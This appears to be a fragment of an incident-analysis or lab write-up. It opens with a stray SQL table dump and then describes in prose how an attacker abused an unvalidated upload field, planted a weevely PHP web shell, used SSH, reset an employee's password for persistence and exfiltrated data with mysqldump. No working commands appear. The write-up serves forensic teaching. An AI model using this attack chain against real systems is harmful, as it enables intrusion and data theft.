/*!40101 SET character_set_client = utf8 */;
CREATE TABLE `recipe` (
  `recipe_id` int(11) NOT NULL,
  `waffle_name` varchar(255) NOT NULL,
  `ingredients` text NOT NULL
) ENGINE=InnoDB DEFAULT CHARSET=latin1;
/*!40101 SET character_set_client = @saved_cs_client */;

--
-- Dumping data for table `recipe`
--

```

UID:
119229194

Hence, we can conclude that the attacker was able to get into the system and access sensitive data using the following tools, techniques and methods:

Firstly he used a web browser for reconnaissance purposes such as finding out about the upload field of the website and misusing it for malicious purposes.

Then he used a tool like weevely to create a malicious php file to launch a web shell using the previously discovered upload field.

He also used ssh to gain shell access to the server.

The perpetrators employed a combination of tactics involving information gathering and maintaining a lasting presence. This meticulous approach yielded valuable data, including the identification of an employee named Julia and the discovery of a password.php file, which allowed for password resets. Through persistence, the attacker exploited this newfound knowledge by altering Julia's password, establishing an enduring connection that provided ongoing access and control.

During the reconnaissance phase, attackers employ both active and passive scanning techniques to gather information. In this particular scenario, the attacker successfully took advantage of a vulnerability related to malicious file uploads, thereby facilitating the delivery of malware. This vulnerability specifically allows for unrestricted file uploads without any form of validation, creating an opportunity for compromising systems.

Exploiting this vulnerability, the attacker gains the ability to exfiltrate sensitive data using tools such as mysqldump. The process involves systematically examining the website's directory structure, aiming to identify any security flaws or weaknesses.

In summary, the attacker initiated a reconnaissance process to explore the website's directory structure, ultimately discovering a vulnerability related to unrestricted file uploads. This allowed the attacker to deliver malware and subsequently exfiltrate sensitive data using tools like mysqldump.